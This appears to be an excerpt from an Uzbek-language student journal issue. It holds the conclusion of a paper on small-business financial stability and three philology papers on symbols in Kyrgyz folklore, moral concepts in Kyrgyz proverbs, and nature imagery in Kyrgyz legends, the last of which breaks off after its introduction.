### 1-rasm. Kichik biznes moliyaviy barqarorligini oshirish yoʻnalishlari

**Xulosa.** Kichik biznes va xususiy tadbirkorlik sektori mamlakat iqtisodiy taraqqiyotida hal qiluvchi ahamiyatga ega boʻlib, uning moliyaviy barqarorligi umumiy iqtisodiy barqarorlikning muhim omili hisoblanadi. Tadqiqot natijalari shuni koʻrsatadiki, zamonaviy moliyaviy yondashuvlar — raqamli moliya vositalari, alternativ moliyalashtirish manbalari, samarali risk-menejment tizimlari hamda davlat tomonidan koʻrsatilayotgan qoʻllab-quvvatlash mexanizmlari kichik biznes subyektlarining barqarorligini oshirishda muhim oʻrin tutadi.

Shu bilan birga, amalda ushbu imkoniyatlardan samarali foydalanishga toʻsqinlik qilayotgan bir qator muammolar ham mavjud. Jumladan, moliyaviy va texnologik savodxonlikning past darajada ekani, mukammal infratuzilmaning shakllanmagani, normativ-huquqiy baza yetishmasligi va axborot olishdagi cheklovlar tadbirkorlarning faolligini pasaytirmoqda.

Shu munosabat bilan, quyidagi xulosalar va takliflar ilgari suriladi:

- kichik biznes subyektlari uchun raqamli moliyaviy xizmatlardan foydalanish imkoniyatlarini kengaytirish;
- moliyaviy savodxonlikni oshirishga qaratilgan oʻquv kurslari va platformalarini joriy etish;
- alternativ moliyalashtirish usullarini qonuniy jihatdan qoʻllab-quvvatlash;
- davlat tomonidan ajratiladigan resurslar va imtiyozlar haqida axborotni ochiq va shaffof shaklda yetkazish;
- hududiy darajada moliyaviy infratuzilmani kuchaytirishga qaratilgan kompleks dasturlarni ishlab chiqish.

Yuqoridagi chora-tadbirlarni amalga oshirish orqali kichik biznes subyektlarining moliyaviy barqarorligini ta'minlash va milliy iqtisodiyotdagi ishtirokini yanada mustahkamlash mumkin.

#### **Foydalanilgan adabiyotlar**

1. O'zbekiston Respublikasi Prezidentining Farmoni "Kichik va o'rta biznesning iqtisodiyotdagi o'rnini oshirish chora-tadbirlari to'g'risida". PF-50-son, 2025 yil, 19 mart. <https://lex.uz/docs/-7444738>
2. O'zbekiston Respublikasi Prezidentining Qarori "Aholini kichik va o'rta biznesga keng jalb qilishning qo'shimcha chora-tadbirlari to'g'risida". PQ-366-son. 2023 yil 15 noyabr. <https://lex.uz/uz/docs/-6663044>
3. Khojanova G. O. NATURAL RESOURCES, THEIR TYPES AND INITIAL APPROACHES //Ethiopian International Multidisciplinary Research Conferences. – 2024. – T. 4. – №. 1. – С. 83-86.
4. Xo'janova G. Qashqadaryo viloyatida tabiiy resurslardan foydalanish istiqbollari //YASHIL IQTISODIYOT VA TARAQQIYOT. – 2023. – T. 1. – №. 11-12.
5. Khojanova G. O. INVESTMENT AS A MEANS OF DEVELOPMENT AND STRENGTHENING OF ENTERPRISE PRODUCTION CAPACITY //Экономика и социум. – 2021. – №. 2-1 (81). – С. 171-175.
6. Khojanova G. Tabiiy resurs salohiyati hududlarning ijtimoiy-iqtisodiy rivojlanishining-asosiy omili sifatida //THE INNOVATION ECONOMY. – 2024. – T. 2. – №. 02.

**Kosimov R.**  
**2-bosqich 201-guruh talabasi**  
**Ona tili va adabiyoti: Qirg'iz tili adabiyoti yo'nalishi**  
**Filologiya fakulteti**  
**Andijon davlat pedagogika instituti**

## **QIRG'IZ ADABIY MEROSIDAGI FOLKLOR RAMZLARI VA ULARNING ZAMONAVIY ADABIYOTGA POETIK VA KONSEPTUAL TA'SIRI**

***Anotatsiya:** Ushbu maqolada qirg'iz xalq og'zaki ijodidan kelib chiqqan ramziy unsurlarni zamonaviy adabiyotda poetik va konseptual jihatdan qanday o'zgarib, talqin etilayotgani yoritiladi. Barpy, Toktogul va Esenaman kabi klassik shoirlarning merosi hamda qadimiy og'zaki an'analar asosida, Tengri (osmon xudosi), muqaddas hayvonlar, tog'lar, daryolar va mifologik mavjudotlar kabi arxetipik ramzlarning bugungi yozuvchilar asarlarida qanday saqlanib qolayotgani va san'atkorona qayta talqin qilinayotgani tahlil qilinadi. Ayniqsa, Chingiz Aytmatov ijodiga alohida e'tibor qaratilib, undagi mifologik-folklorik obrazlar zamonaviy g'oyaviy-falsafiy kontekstda o'rganiladi. Maqolada folklor ramzlari nafaqat poetik vosita, balki milliy xotira, madaniy o'zlik va axloqiy uzluksizlikni uzviy yetkazuvchi qadriyatlar sifatida qaraladi. An'anaviy va zamonaviy talqinlar qiyosiy tahlil asosida yoritilib, folklor va adabiyot o'rtasidagi dinamik aloqaning bugungi ijtimoiy ong shakllanishidagi o'rni ochib beriladi.*

***Kalit so'zlar:** Qirg'iz folklori, ramz, mif, zamonaviy adabiyot, Chingiz Aytmatov, poetik meros, arxetip, madaniy o'zlik, milliy xotira*

**Kosimov R.**  
*a student of the 2nd stage, group 201*  
**Mother tongue and literature: direction**  
**of Kyrgyz language literature**  
**Faculty of Philology**  
**Andijan State Pedagogical Institute**

## **SYMBOLISM OF KYRGYZ FOLKLORE HERITAGE AND ITS POETIC AND CONCEPTUAL INFLUENCE ON MODERN LITERATURE**

***Annotation:** This article analyzes how symbolic elements rooted in Kyrgyz oral folklore are preserved, transformed, and reinterpreted in contemporary literature. Based on the poetic legacy of classic authors such as Barpy, Toktogul, and Esenaman, as well as ancient narrative traditions, the study explores the role of archetypal symbols like Tengri (sky god), sacred animals, mountains, rivers, and mythological beings. Special attention is devoted to the works of Chingiz Aitmatov, in which mytho-folkloric motifs are embedded within a modern philosophical and ideological framework. The article argues that such symbols function not only as*

*literary devices but also as vehicles of collective memory, cultural identity, and moral continuity. By comparing traditional and modern interpretations, the study reveals the dynamic relationship between folklore and literature, underlining its significance in shaping national consciousness in the 20th and 21st centuries.*

**Keywords:** *Kyrgyz folklore, symbolism, myth, modern literature, Chingiz Aitmatov, poetic heritage, archetype, cultural identity, collective memory*

Folklor va uning ramziy tuzilmalari har qanday xalqning madaniy xotirasi, axloqiy qadriyatlari va estetik tafakkuri haqida chuqur tasavvur beradi. Qirg‘iz adabiyoti kontekstida folklor nafaqat ilhom manbai, balki xalq ongining chuqur qatlamlariga singib ketgan ramzlar tizimi sifatida ham namoyon bo‘ladi. *Manas* eposi, qadimiy rivoyatlar va Barpy Aliqulov, Toktog‘ul Satilganov kabi adiblar ijodida uchraydigan *Tengri*, muqaddas daraxt, ilohiy ot, afsonaviy hayvonlar kabi timsollar xalqning dunyoqarashi, axloqiy ideallari va ijtimoiy qadriyatlarini aks ettiradi.

Zamonaviy qirg‘iz adabiyotida, xususan, Chingiz Aytmatov ijodida ushbu folklor ramzlari yo‘qolib ketmaydi, balki yangi g‘oyaviy, falsafiy va zamonaviy kontekstda qayta talqin qilinadi. Aytmatov asarlarida uchraydigan *mankurt*, abadiy ona obrazi yoki kosmik daraxt kabi motivlar orqali folklor elementlari madaniy tanqid, ma‘naviy izlanish va tarixiy xotiraning zamonaviy ifodasiga aylanadi<sup>1</sup>. Ushbu maqola aynan shunday ramzlarning zamonaviy adabiyotdagi saqlanishi, o‘zgarishi va qanday yangi ma‘nolarda qo‘llanilishini tahlil qilishga qaratilgan.

Qirg‘iz xalq adabiy merosi qadimiy epik janrlar, she‘riy asarlar va rivoyatlar orqali xalqning tarixiy xotirasi, ma‘naviy qadriyatlari va axloqiy me‘yorlarini saqlab qolgan. Bu merosning eng muhim jihatlaridan biri — unda mavjud bo‘lgan folklor ramzlaridir. Ushbu ramzlar xalq ongida shakllangan timsollar, qadimiy miflar va ruxiy tushunchalarni o‘zida jamlagan bo‘lib, ular asrlar davomida og‘zaki ijod shaklida yetkazilgan va yozma adabiyotga o‘zgaruvchan, ammo barqaror semantik qiyofada singib kelgan.

Qirg‘iz adabiyotida folklor ramzlari ko‘pincha tabiiy elementlar, muqaddas hayvonlar, osmon jism va ijtimoiy munosabatlar vositasida ifodalanadi. Misol uchun, *Tengri* obrazi — bu osmon xudosi, adolat va tartib timsoli sifatida qadimiy turkiy mifologiyada yetakchi mavqe tutadi. Bu ramz, asosan, Tangri bilan inson o‘rtasidagi axloqiy va mavjudotiy bog‘liqlikni anglatadi. O‘z navbatida, bu timsol zamonaviy adabiyotda ham o‘z ta‘sirini yo‘qotmagan. Ayniqsa, Chingiz Aytmatovning asarlarida *Tengri* bilan bog‘liq ramzlar insoniyatning o‘z-o‘ziga bo‘lgan mas‘uliyatini eslatuvchi falsafiy obraz sifatida talqin qilinadi. Masalan, "Asrga tatigulik kun" romanida insoniyatning tarixiy unutilish jarayoni — *mankurtlik* fenomeni orqali ifodalanar ekan, ana shu jarayonning mohiyati yuqoridan kuzatib turuvchi ilohiy kuchga qarshi insonning ichki kurashi tarzida beriladi.<sup>2</sup>

<sup>1</sup> To‘qoyev, A. (2020). "Chingiz Aytmatov asarlarida mif va xotira." *Markaziy Osiyo adabiy tadqiqotlar jurnali*, 5(2), 45–53.

<sup>2</sup> To‘xtomushev, K. (2018). *Qirg‘iz adabiyotida ramz va miflar tizimi*. Bishkek: Qirg‘iz Milliy fanlar akademiyasi.

Folklor ramzlari qirg‘iz adabiyotida nafaqat diniy yoki mifologik g‘oyalarni uzatadi, balki ularning axloqiy-estetik funksiyasi ham nihoyatda chuqur. Barpy Aliqulov she‘riyatida, masalan, “Qarg‘a qora emas, oriyati yo‘q” degan misralar orqali *qarg‘a* — bu yerda oddiy qush emas, balki o‘zligini yo‘qotgan, o‘z so‘zida turmaydigan insonning ramziy timsoli sifatida keladi. Bu holatda, *qarg‘a* — estetik metafora bo‘lishi bilan birga, xalq orasida axloqiy baho berish vositasiga aylangan.

Yana bir keng tarqalgan ramz — bu *daraxt*. Daraxt obrazining ildizi yerda, shoxlari osmon sari cho‘zilgan bo‘lib, xalq e‘tiqodida u ikki dunyo — bu dunyo va u dunyo orasidagi ko‘prik hisoblanadi. Qadimiy qirg‘iz rivoyatlarida daraxtlar ostida bolalar tug‘ilishi, qahramonlar ilhom topishi va voqealar boshlanishi ko‘p uchraydi. Bu motivlar zamonaviy adabiyotda ham uchraydi. Aytmatovning “Qiyomat” romanida daraxtlarning kesilishi insoniyatning ruhiy inqirozi, uning tabiatga nisbatan befarqligi orqali ifodalanadi. Shuningdek, daraxt bu yerda xotira, baraka va avlodlar davomiyligining timsoli sifatida xizmat qiladi<sup>3</sup>.

Zamonaviy qirg‘iz adabiyotida folklor ramzlarining yana bir muhim xususiyati — bu ularning zamonaviy kontekstda qayta talqin qilinishi va funksional o‘zgarishidir. Masalan, an‘anaviy ayol obrazi ilgari ona, uy bekasi, oilaviy birlik ramzi sifatida tasvirlangan bo‘lsa, zamonaviy yozuvchilarda bu obraz mustaqil fikrlovchi, ijtimoiy jarayonga faol aralashuvchi qahramonga aylangan. Bu esa, folklor elementlarining faqat tarixiy emas, balki zamonaviy ijtimoiy reallikka moslashuvchanligini ko‘rsatadi.

Shuningdek, *yo‘l* va *yo‘lga chiqish* ramzlari ham keng tarqalgan folklor motivlaridan biri sanaladi. *Yo‘l* — bu o‘zgarish, izlanish, ruhiy sayohatning belgisi. “Jamila” qissasida, Mishel va Jamila obrazlari orqali *yo‘l* motivi inson qalbining ozodlik sari harakatini bildiradi. Bu holatda, *yo‘l* oddiy geografik tushuncha emas, balki ichki o‘rish, o‘zini anglash jarayonining markaziy metaforasiga aylanadi.

Folklor ramzlari adabiy asarlarda o‘quvchining qadimiy va zamonaviy tafakkur o‘rtasidagi bog‘liqlikni anglashiga yordam beradi. Bu ramzlar universal, ya‘ni ular milliy madaniyatga tegishli bo‘lishi bilan birga, insoniyatga xos umumiy qadriyatlar, ehtiyojlar va axloqiy mezonlarni ham yoritadi. Ramzlarning ko‘p qirrali ma‘nolari o‘quvchining madaniy bilimni boyitib, uni chuqur tafakkur qilishga undaydi.

Bundan tashqari, folklor ramzlarining zamonaviy adabiyotda saqlanishi — bu xalqning madaniy identifikatsiyasi, ya‘ni o‘zini tanishi, ildizlariga qaytishi va ma‘naviy mustahkamlanishini anglatadi. Bu orqali xalq o‘z tarixiga, qadriyatlariga va kelajagiga yangicha nigoh bilan qarashga intiladi. Aytmatov, Barpy, Esenaman kabi yozuvchilarning asarlari shuni ko‘rsatadiki, folklor ramzlari faqatgina o‘tmish yodgorligi emas, balki hozirgi davrning eng muhim ijtimoiy va axloqiy muammolarini yechishda samarali adabiy vositadir.

Xulosa qilib aytganda, qirg‘iz folkloridagi ramzlar zamonaviy adabiyotda faqat takrorlanmaydi, balki yangi kontekstda tahlil qilinib, yangicha falsafiy

<sup>3</sup> To‘qoyev, A. (2020). “Chingiz Aytmatov asarlarida mif va xotira.” *Markaziy Osiyo adabiy tadqiqotlar jurnali*, 5(2), 45–53.

talqinlarga ega bo‘ladi. Bu esa adabiyotning o‘zgaruvchanligi, hayot bilan doimiy bog‘liqligi va uning ijtimoiy-madaniy muhitda faol harakat qilayotganligini ko‘rsatadi.

Qirg‘iz adabiy merosida folklor ramzlari nafaqat og‘zaki ijodning estetik elementi, balki xalqning tarixiy, axloqiy va madaniy ongini ifodalovchi asosiy komponentlardan biridir. *Tengri*, muqaddas daraxt, mankurt, yo‘l, ayol timsoli kabi ramzlar orqali o‘tmish bilan bugun o‘rtasida uzluksiz madaniy ko‘prik qurilgan. Ayniqsa, Chingiz Aytmatov ijodi orqali bu ramzlarning zamonaviy adabiy jarayondagi yangicha talqini, ularning falsafiy va ijtimoiy mazmuni boyiganini kuzatish mumkin.

Zamonaviy qirg‘iz adabiyoti folklor ramzlarini shunchaki takrorlamaydi, balki ularni bugungi kun o‘quvchisiga tushunarli, dolzarb va fikrlantiruvchi shaklda qayta ishlaydi. Bu esa milliy identitetning mustahkamlanishiga, madaniy ongning tiklanishiga va adabiyotning tarbiyaviy, estetik ta’sir doirasining kengayishiga xizmat qiladi. Ramzlar orqali adiblar o‘tmishni yodga olibgina qolmay, bugunni baholaydi va kelajak uchun fikr yuritishga chorlaydi.

Shu jihatdan olganda, folklor ramzlari — bu o‘tkinchi obrazlar emas, balki zamonga moslashuvchi, doimiy yangilanib turuvchi ma’naviy belgilar majmuidir. Ular orqali xalq o‘zining kimligini, tarixiy ildizlarini va ertangi kunini qayta anglaydi. Maqolada keltirilgan adabiy misollar bu fikrni yaqqol tasdiqlaydi.

#### **FOYDALANILGAN ADABIYOTLAR;**

1. To‘qoyev, A. (2020). “Chingiz Aytmatov asarlarida mif va xotira.” *Markaziy Osiyo adabiy tadqiqotlar jurnali*, 5(2), 45–53.
2. To‘xtomushev, K. (2018). *Qirg‘iz adabiyotida ramz va miflar tizimi*. Bishkek: Qirg‘iz Milliy fanlar akademiyasi.
3. To‘qoyev, A. (2020). “Chingiz Aytmatov asarlarida mif va xotira.” *Markaziy Osiyo adabiy tadqiqotlar jurnali*, 5(2), 45–53.

**Kosimov R.**  
**2-bosqich 201-guruh talabasi**  
**Ona tili va adabiyoti: Qirg'iz tili adabiyoti yo'nalishi**  
**Filologiya fakulteti**  
**Andijon davlat pedagogika instituti**

## **QIRG'IZ XALQ MAQOLLARIDA AXLOQIY-ME'YORIY TUSHUNCHALARNING BADIY IFODASI**

***Anotatsiya:** Ushbu maqolada qirg'iz xalq maqollarida ifodalangan axloqiy-me'yoriy tushunchalarning badiiy va g'oyaviy xususiyatlari tahlil qilinadi. Asosan halollik, sabr-toqat, vatanparvarlik, kattalarga hurmat, ota-onaga sadoqat, mehnatsevarlik, do'stlik va insoflilik kabi qadriyatlar xalq og'zaki ijodida qanday ifoda topgani ko'rib chiqiladi. Maqollar tarkibidagi ramzlar, metaforalar, kontrastlar orqali bu tushunchalar keng xalq ommasiga tushunarli va ta'sirchan shaklda yetkazilgan. Maqolada, shuningdek, bu maqollarni zamonaviy jamiyatda qanday talqin qilish mumkinligi, ularning hozirgi yoshlar tarbiyasidagi ahamiyati haqida ham mulohazalar yuritiladi. Tahlil davomida maqollar estetik vosita sifatida emas, balki milliy axloqiy tizimning asosiy tayanchlaridan biri sifatida baholanadi.*

***Kalit so'zlar:** Qirg'iz maqollari, axloqiy tushunchalar, og'zaki ijod, qadriyatlar, badiiy ifoda, xalq tafakkuri.*

**Kosimov R.**  
**student of the 2nd stage, group 201**  
**Mother tongue and literature: direction**  
**of Kyrgyz language literature**  
**Faculty of Philology**  
**Andijan State Pedagogical Institute**

## **ARTISTIC REPRESENTATION OF MORAL AND ETHICAL CONCEPTS IN KYRGYZ FOLK PROVERBS**

***Annotation:** This article examines the moral and ethical concepts expressed in Kyrgyz folk proverbs and their artistic interpretation. The study focuses on how values such as honesty, patience, respect for elders, filial piety, diligence, friendship, and integrity are conveyed through symbolic, metaphorical, and contrastive expressions in oral tradition. Proverbs are analyzed not only as literary and linguistic artifacts, but also as reflections of a broader ethical worldview embedded in Kyrgyz national culture. Additionally, the article explores how these proverbs are interpreted in contemporary society and their relevance in shaping the moral education of youth. The findings highlight the significance of proverbs as an enduring source of cultural and ethical identity.*

***Keywords:** Kyrgyz proverbs, moral values, oral tradition, ethical concepts, artistic expression, folk wisdom*

Qirg'iz xalq og'zaki ijodi asrlar davomida xalq tafakkuri, madaniy qadriyatlari va axloqiy dunyoqarashining eng yorqin ifodasi bo'lib kelgan. Shu bois og'zaki janrlar orasida maqollar alohida o'rin egallaydi. Ular qisqa, ammo ma'noga boy shaklda xalqning hayotiy tajribasi, ijtimoiy munosabatlari va axloqiy me'yorlarini mujassamlashtiradi. Xalq maqollari orqali qadimiy e'tiqodlar, ijtimoiy munosabatlar va shaxsiy fazilatlar asrlar davomida avloddan avlodga uzatilgan. Ayniqsa, halollik, sabr-toqat, kattalarga hurmat, do'stlik, birlik va mehr-oqibat kabi axloqiy tushunchalar qirg'iz maqollarida ramziy, obrazli va badiiy shakllarda ifodalanadi.

Zamonaviy adabiy va madaniy tadqiqotlarda maqollarni faqat til vositasi sifatida emas, balki axloqiy-ma'naviy kod sifatida baholash tendensiyasi kuchaymoqda. Bu maqollar nafaqat folklor manbasi, balki xalqning ongli axloqiy tarbiyasiga xizmat qiluvchi kuchli pedagogik vosita sifatida ham ko'rilmogda. Shu sababli, maqollardagi axloqiy-me'yoriy tushunchalarni badiiy tahlil qilish, ularning bugungi jamiyatdagi dolzarbligini aniqlash, yosh avlod tarbiyasidagi o'rnini belgilash mazkur tadqiqotning asosiy maqsadidir.

Qirg'iz xalq maqollari xalq tafakkurining teran qatlamlarini, axloqiy me'yorlar va ijtimoiy qadriyatlarni qisqa, lekin chuqur ma'no anglatadigan shaklda ifodalaydi. Bu maqollar avloddan avlodga og'zaki ravishda o'tib kelgan bo'lib, faqat til boyligining namoyoni emas, balki xalqning axloqiy kodeksi sifatida xizmat qilgan. Ular orqali xalq o'zining hayotiy tajribasini, dunyoqarashini, madaniy qadriyatlarini ifoda etgan, tarbiyaviy va ijtimoiy vazifalarni bajargan.

Qirg'iz maqollarida eng ko'p uchraydigan tushunchalardan biri – **halollik** (адилет). Halol bo'lish shaxsiy va ijtimoiy munosabatlarda ishonch poydevori sifatida qaraladi. Masalan, “*Ак жигит артына карабас*” (“Halol yigit ortiga qaramaydi”) maqolida halollik orqaga nazar tashlamaslik, ya'ni o'z harakatlarida qat'iylik, poklik bilan bog'lanadi. Yoki “*Чын сөз – чындыктын белгиси*” (“Rost so'z – haqiqatning belgisi”) maqoli orqali rostgo'ylik inson shaxsiyatining asl fazilati sifatida ko'rsatiladi. Bunday maqollar kishilarni rostgo'y, vijdonli bo'lishga undaydi va axloqiy me'yorlarni saqlashga xizmat qiladi.

Yana bir muhim axloqiy tushuncha bu – **kattalarga hurmat**. Qirg'iz xalq ongida keksa avlod tajriba va donolik egasi bo'lib, ularga hurmat jamiyatdagi muvozanatni ta'minlaydi. “*Чоңдун курсагы тойсо, кичинин томогу тойот*” (“Katta kishining qorni to'q bo'lsa, kichik ham och qolmaydi”) maqoli nafaqat iqtisodiy o'zaro bog'liqlikni, balki ijtimoiy tuzumdagi o'zaro hurmat va mas'uliyatni anglatadi. Bu maqolda hurmat orqali baraka, tinchlik va totuvlik tushunchalari ilgari suriladi.

**Sabr-toqat** tushunchasi ham maqollarda ko'p uchraydi. Masalan, “*Сабыр тапкан – бакыт тапкан*” (“Sabr topgan – baxt topadi”) maqolida sabr fazilati orqali baxtga erishish g'oyasi ilgari suriladi. Bu yerda sabr nafaqat passiv kutish emas, balki ijobiy natijaga yetishish yo'lidagi qat'iyat, ichki kuchning belgisi sifatida talqin qilinadi. Qirg'iz maqollarida sabr fazilati ko'pincha tabiiy voqealar bilan bog'lanadi, bu esa inson hayotining tabiat bilan uyg'unligiga urg'u beradi.

Alohida e'tiborli jihat – **jamoaviy qadriyatlar**ning maqollardagi ifodasidir. *“Бирлик бар жерде – береке бар”* (“Birlik bor joyda baraka bor”) maqolida ijtimoiy hamjihatlik, bir-birini qo‘llab-quvvatlash orqali yutuqqa erishish g‘oyasi ilgari suriladi. Yoki *“Эки эр урушса – эл ортодо калат”* (“Ikki yigit urushsa, xalq azob chekadi”) maqolida esa jamoaviy tinchlikning har bir shaxs xatti-harakatiga bog‘liqligi ko‘rsatiladi. Bu maqollar axloqiy mas’uliyat faqat shaxsiy emas, balki ijtimoiy ekani haqida chuqur fikr uyg‘otadi.

Qirg‘iz maqollarida **tabiat obrazlari** orqali ham axloqiy tushunchalar beriladi. Daraxt – bu ota-ona, ildiz, baraka timsoli. *“Ата дарагын кесне”* (“Otaning daraxtini kesma”) maqolida ota-ona hurmati, ildizga sodiqlik va hayotiy barqarorlik g‘oyasi mujassam. Shuningdek, hayvonlar (masalan, ot, qush, qarg‘a) ham axloqiy baholovchi ramz sifatida beriladi. Ot – sadoqat va kuch, qarg‘a esa – xiyonat va pastkashlik ramziga aylangan.

Maqollar orqali ko‘p hollarda **insonning ijtimoiy roli** belgilanadi. Erkaklar – halol, kuchli, donishmand bo‘lishga undalsa, ayollar – sabrli, sadoqatli, muqaddas timsol sifatida tasvirlanadi. Bu obrazlar zamonaviy adabiyotda ko‘p hollarda qayta talqin qilinadi. Demak, maqollar o‘z mohiyatini saqlagan holda jamiyat ongida yangi qiyofalarda yashashda davom etmoqda.

Zamonaviy tahlilchilar bu maqollarni faqat tarixiy voqelik sifatida emas, balki **madaniy xotiraning faol elementi, axloqiy kodning tashuvchisi** sifatida o‘rganmoqdalar. Ular tarbiya jarayonida, tilshunoslikda, madaniyatshunoslikda va adabiy tahlil doirasida muhim manba vazifasini bajarmoqda. Maqollar nafaqat madaniy meros, balki bugungi yosh avlod uchun qadriyatlar manbaidir.

Shu bois, qirg‘iz maqollaridagi axloqiy-me‘yoriy tushunchalar badiiy va ijtimoiy jihatdan zamonaviy o‘quvchiga ham dolzarbdir. Ular qisqalik, obrazlilik, badiiylik va xalqona til orqali murakkab g‘oyalarni sodda va tushunarli qilib yetkazadi. Bu esa ularning bugungi kunda ham pedagogik va tarbiyaviy vosita sifatida samarali ishlatilishiga asos bo‘ladi.

Qirg‘iz xalq maqollarida ifodalangan axloqiy-me‘yoriy tushunchalar nafaqat madaniy merosning tarkibiy qismi, balki xalq ma‘naviyatining tub ildizlarini aks ettiruvchi vosita sifatida qadrlanadi. Mazkur maqollarda halollik, sabr, mehnat, sadoqat, do‘stlik, birlik va kattalarga hurmat kabi ijtimoiy-axloqiy tushunchalar badiiy shakl orqali berilgan bo‘lib, ular xalq dunyoqarashining boy tajribasi va qadimiy ma‘naviy tajribasiga asoslanadi.

Bu maqollar zamonaviy kontekstda ham o‘z dolzarbligini saqlab qolgan. Ta‘lim va tarbiya jarayonida ular o‘quvchilarga axloqiy qadriyatlarni singdirishda, yosh avlodni milliy madaniyat ruhida tarbiyalashda muhim vosita bo‘lib xizmat qilmoqda. Xalq maqollarida mujassam bo‘lgan axloqiy g‘oyalar orqali shaxsiy va ijtimoiy mas’uliyat, vijdonlilik, mardlik, sabr-toqat kabi fazilatlar keng targ‘ib qilinadi.

Shuningdek, maqollar o‘zining badiiy tuzilmasi, semantik boyligi va estetik kuchi bilan ham ajralib turadi. Ular faqat axloqiy g‘oyalarni targ‘ib qilmaydi, balki adabiy til va ifoda vositasi sifatida ham xizmat qiladi. Bu esa ularni folklor,

tilshunoslik, adabiyotshunoslik hamda pedagogika kabi fanlar kesishmasida chuqur tadqiq qilishni talab etadi.

Kelgusida maqollar asosida yaratilgan adabiy, metodik hamda interaktiv materiallar orqali yoshlar ongiga xalq og‘zaki ijodining mazmun-mohiyatini yetkazish, ularni mustahkamlash, turmushda qo‘llash ko‘nikmasini shakllantirish dolzarb masalalardan biri bo‘lib qoladi.

Shunday qilib, qirg‘iz xalq maqollaridagi axloqiy-me‘yoriy tushunchalar xalqning tarixiy, ma‘naviy va madaniy xotirasini ifodalovchi, hozirgi davrda esa axloqiy tarbiyaning asosi bo‘lib xizmat qiluvchi bebaho manbadir.

**Foydalanilgan adabiyotlar:**

1. To‘xtomushev, K. (2018). *Qirg‘iz adabiyotida ramz va miflar tizimi*. Bishkek: Qirg‘iz Milliy fanlar akademiyasi.
2. Jorobekova, G. (2021). *Qirg‘iz og‘zaki ijodida axloqiy qadriyatlar*. Bishkek: Ilm nuri nashriyoti.

**Kosimov R.**  
**2-bosqich 201-guruh talabasi**  
**Ona tili va adabiyoti: Qirg'iz tili adabiyoti yo'nalishi**  
**Filologiya fakulteti**  
**Andijon davlat pedagogika instituti**

## **QIRG'IZ XALQ RIVOYATLARIDA TABIAT UNSURLARINING MIFOLOGIK ILDIZLARI, POETIK OBRAZLARI VA TARBIYAVIY- FALSAFIY TALQINI**

***Anotatsiya:** Ushbu maqolada qirg'iz xalq rivoyatlarida uchraydigan tabiat unsurlari — tog', daryo, daraxt, shamol, quyosh, oy va hayvonot olamiga oid obrazlarning mifologik ildizlari, poetik talqini va tarbiyaviy-falsafiy funksiyalari chuqur tahlil qilinadi. Tabiat elementlari qirg'iz og'zaki ijodida nafaqat tasvir vositasi, balki xalqning qadimiy e'tiqodi, ma'naviy tafakkuri va axloqiy ogohlantiruv mexanizmi sifatida namoyon bo'ladi. Rivoyatlar orqali tabiatga nisbatan hurmat, ehtiyotkorlik, poklik, sabr, toqat va vijdon kabi insoniy fazilatlar targ'ib qilinadi. Tadqiqot davomida xalq tafakkurida tabiatga xos arxetipik timsollar va ularning badiiy ifoda shakllari aniqlanadi, shuningdek, ularning zamonaviy adabiyot, xususan Chingiz Aytmatov asarlarida qayta talqin qilinishi ham ko'rib chiqiladi. Maqolada folkloriy rivoyatlar orqali axloqiy va ekologik tarbiya vositalarining uzluksizligi asoslanadi.*

***Kalit so'zlar:** qirg'iz rivoyatlari, tabiat obrazlari, mifologik timsollar, axloqiy tarbiya, xalq og'zaki ijodi, Aytmatov*

**Kosimov R.**  
**student of the 2nd stage, group 201**  
**Mother tongue and literature: direction**  
**of Kyrgyz language literature**  
**Faculty of Philology**  
**Andijan State Pedagogical Institute**

## **MYTHOLOGICAL ROOTS, POETICAL IMAGES AND EDUCATIONAL-PHILOSOPHICAL INTERPRETATION OF NATURAL ELEMENTS IN KYRGYZ FOLK LEGENDS**

***Annotation:** This article explores the mythological origins, poetic representations, and ethical-philosophical interpretations of natural elements—such as mountains, rivers, trees, wind, the sun, the moon, and animals—in Kyrgyz folk legends. In Kyrgyz oral tradition, nature is not merely a setting or decorative element but a symbolic medium through which the people express their spiritual worldview, moral values, and warnings for ethical behavior. Through these narratives, values such as reverence for nature, mindfulness, purity, patience, and conscience are transmitted across generations. The study identifies archetypal symbols related to nature and examines their literary functions, particularly in*

*comparison with modern literature, including the works of Chingiz Aitmatov. The article argues that Kyrgyz legends preserve a living tradition of moral and ecological education embedded in folkloric imagery and symbolic expression.*

**Keywords:** *Kyrgyz legends, nature imagery, mythological symbols, moral education, oral tradition, Aitmatov*

Qirg'iz xalq rivoyatlari xalq og'zaki ijodining qadimiy qatlamlaridan biri bo'lib, unda xalqning dunyoqarashi, e'tiqodi va axloqiy qadriyatlari obrazlar orqali ifodalangan. Ayniqsa, rivoyatlarda uchraydigan tabiat unsurlari – tog', daryo, shamol, daraxt, hayvonlar, oy va quyosh kabi obrazlar xalq tafakkurida nafaqat voqelik aksidir, balki chuqur mifologik va tarbiyaviy ma'noga ega timsollardir. Ushbu obrazlar orqali inson va tabiat o'rtasidagi muqaddas bog'liqlik, tabiatga nisbatan mas'uliyat, hurmat va ehtiyotkorlik singari tushunchalar avloddan avlodga uzatilgan.

Qirg'iz mifologiyasida tabiat kuchlari ilohiylashtirilgan: tog' – sobitlik va qudrat timsoli, daryo – hayot manbai, shamol – o'zgarish va xabar tashuvchi kuch, daraxt – nasl-nasab va bog'liqlik belgisi, hayvonlar – xabarchi yoki ogohlantiruvchi obrazlar sifatida tasvirlanadi. Bu obrazlar rivoyatlarda nafaqat syujet qurilishiga xizmat qiladi, balki ma'naviy-estetik va tarbiyaviy yuklamaga ega bo'lgan badiiy vositalardir<sup>4</sup>.

Zamonaviy adabiyotda ham bu timsollar o'z aksini topgan. Xususan, Chingiz Aytmatov asarlarida tabiat unsurlarining folkloriy ildizlari yangi badiiy va falsafiy shaklda talqin etiladi. Aytmatov asarlaridagi tabiat obrazlari insonning ichki kechinmalari, ijtimoiy muammolar va axloqiy inqirozlar bilan bog'liq holda beriladi. Bu esa folklordagi timsollar zamonaviy adabiy tafakkur bilan uzviy bog'liqligini ko'rsatadi.

Mazkur maqolada qirg'iz xalq rivoyatlarida uchraydigan tabiat obrazlarining mifologik ildizlari, ularning badiiy talqini va axloqiy-tarbiyaviy funksiyasi tahlil qilinadi. Tadqiqot davomida rivoyatlarda saqlanib qolgan arxetipik obrazlar, ularning estetik va tarbiyaviy yuklamasi aniqlanadi hamda ularning zamonaviy kontekstdagi dolzarbligi asoslanadi.

